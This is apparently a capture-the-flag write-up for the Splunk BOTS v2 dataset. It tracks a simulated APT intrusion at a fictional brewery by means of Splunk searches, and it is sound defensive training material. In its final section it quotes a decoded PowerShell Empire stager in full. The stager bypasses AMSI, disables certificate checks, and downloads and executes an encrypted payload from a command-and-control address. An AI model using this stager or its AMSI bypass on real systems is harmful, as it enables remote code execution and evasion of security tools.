
This returns 6 events, and looking into the 2nd I find the file attachment file name that was sent:

> 8/24/17 3:27:33.239 AM


```
{ [-]
  ack_packets_in: 0
  ack_packets_out: 10
  attach_content_decoded_md5_hash: [ [+]
  ]
  attach_content_md5_hash: [ [+]
  ]
  attach_disposition: [ [+]
  ]
  attach_filename: [ [-]
    invoice.zip
  ]
  attach_size: [ [+]
  ]
  attach_size_decoded: [ [+]
  ]
  attach_transfer_encoding: [ [+]
  ]
  attach_type: [ [+]
  ]
  bytes: 35414
  bytes_in: 35377
  bytes_out: 37
  capture_hostname: matar
  client_rtt: 0
  client_rtt_packets: 0
  client_rtt_sum: 0
  content: [ [+]
  ]
  content_body: [ [+]
  ]
  content_transfer_encoding: quoted-printable
  content_type:  multipart/mixed;
       boundary="b1_de0c9808ea77d062a2ad3c3fa9b3b172"
  data_packets_in: 17
  data_packets_out: 1
  date: Thu, 24 Aug 2017 05:27:26 +0200
  dest_ip: 172.31.38.181
  dest_mac: 06:6A:51:FA:0A:B0
  dest_port: 25
  duplicate_packets_in: 0
  duplicate_packets_out: 0
  endtime: 2017-08-24T03:27:33.239502Z
```

2). What is the password to open the zip file?

It's likely that the body of the email from the event I looked at in the previous question contains the password to the .zip file, since the threat actor wants the receiver to download and open the file. Looking into the email contents by clicking 'Show as raw text', I find the plaintext password:



3). The Taedonggang APT group encrypts most of their traffic with SSL. What is the “SSL Issuer” that they use for the majority of their traffic? Answer guidance: Copy the field exactly, including spaces.

Knowing from previous questions that the attacker's IP address is 45.77.65.211, I'll add this to my search, in addition to 'SSL':

index="botsv2" dest_ip="45.77.65.211" SSL

This returns over 90,000 events, but the ssl_issuer field is consistent across all events, disregarding the blank values:

4). What unusual file (for an American company) does winsys32.dll cause to be downloaded into the Frothly environment?

I first searched for any event containing the file 'winsys32.dll':


index="botsv2" winsys32.dll

i	Time	Event
>	8/24/17 4:16:40.000 AM	08/23/2017 09:16:40 PM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4688 EventType=0 Type=Information ComputerName=mercury.frothly.local TaskCategory=Process Creation OpCode=Info RecordNumber=1700147 Keywords=Audit Success Message=A new process has been created. Subject: Security ID: FROTHLY\service3 Account Name: service3 Account Domain: FROTHLY Logon ID: 0x927DF4B Process Information: New Process ID: 0x16e4 New Process Name: C:\Windows\System32\ftp.exe Token Elevation Type: TokenElevationTypeDefault (1) Creator Process ID: 0x15e0 Process Command Line: "C:\Windows\system32\ftp.exe" -i -s:winsys32.dll

This shows that FTP was used, so I'll add include that in my search for source type. The 'get' and 'retr' commands are often used in FTP to download files from the FTP server, so I'll include that as well:

index="botsv2" sourcetype="stream:ftp" ("get" OR "retr")

This returns just 14 events, and looking at the filename field shows me the likely answer (since the question states the file is unusual for an American company):



What is the first and last name of the poor innocent sap who was implicated in the metadata of the file that executed PowerShell Empire on the first victim's workstation? Answer example: John Smith


Clicking on the following link provided in the task, allowed me to find the answer to this question:

https://www.hybrid-analysis.com/sample/d8834aaa5ad6d8ee5ae71e042aca5cab960e73a6827e45339620359633608cf1/598155a67ca3e1449f281ac4

6). Within the document, what kind of points is mentioned if you found the text?

Clicking on the following link provided in the task, allowed me to find the answer to this question:

https://app.any.run/tasks/15d17cd6-0eb6-4f52-968d-0f897fd6c3b3/




7). To maintain persistence in the Frothly network, Taedonggang APT configured several Scheduled Tasks to beacon back to their C2 server. What single webpage is most contacted by these Scheduled Tasks? Answer example: index.php or images.html

First I'll search for newly created scheduled tasks. Since all newly created scheduled tasks are logged in the Windows Event Log, I'll add that as my source type too:

index="botsv2" schtasks.exe sourcetype=wineventlog create


This returns 9 events, the first 6 being tasks to configure automatic updates and monitoring so I'll ignore those. The last 3 events appear to be scheduled tasks created by the attacker:



These PowerShell commands appear to be editing the 'HKLM:\Software\Microsoft\Network' registry hive to beacon back to the attacker's C2 server. I'll now search for this registry hive key value in my search to see if I can find the domain/IP address and URI the C2 server connects back to:

index="botsv2" HKLM\\Software\\Microsoft\\Network

This returns just 4 events, and the data field of each appears to be base64 encoded:



Decoding the value in the data field of the 2nd event, then converting it to UTF 16 Little Endian text returns the following:

```
[REF].ASSeMBlY.GEtTypE('System.Management.Automation.AmsiUtils')|?{$_}|%
{$_.GeTFIeLD('amsiInitFailed','NonPublic,Static').SETVAlUe($nUll,$tRue)};
[System.NET.SeRviCEPoIntMANAGEr]::EXPect100ConTiNue=0;$Wc=New-ObJECT
SYSTeM.NET.WeBClIent;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};$Wc.HeADeRS.ADd('User-Agent',$u);$wc.PRoxY=
[SYStem.NET.WEBRequESt]::DEFaUlTWeBPrOxY;$Wc.PrOXy.CRedEntialS =
[SYsTEM.NET.CRedeNtiALCachE]::DeFAuLTNEtWorkCreDeNtials;$K=
[SYsTem.TeXT.EncODIng]::ASCII.GETBytes('389288edd78e8ea2f54946d3209b16b8');
$R={$D,$K=$ArGS;$S=0..255;0..255|%
{$J=($J+$S[$_]+$K[$_%$K.COunt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%
{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bxOR$S[($S[$I]+$S[$H])%256]}};$wc.HeaDERs.AdD("Cookie","session=wInU2UbWyd/
SdOjjVta0BHaZHjI=");$ser='https://45.77.65.211:443';$t='/login
/process.php';$DaTA=$WC.DowNloAdDATA($sEr+$T);$iv=$DaTA[0..3];$dAta=$data[4
..$datA.leNGTH];-JOIN[ChAr[]](& $R $dATA ($IV+$K))|IEX
```

This shows that the C2 server is connection back to https://45.77.65.211:443/login/process.php.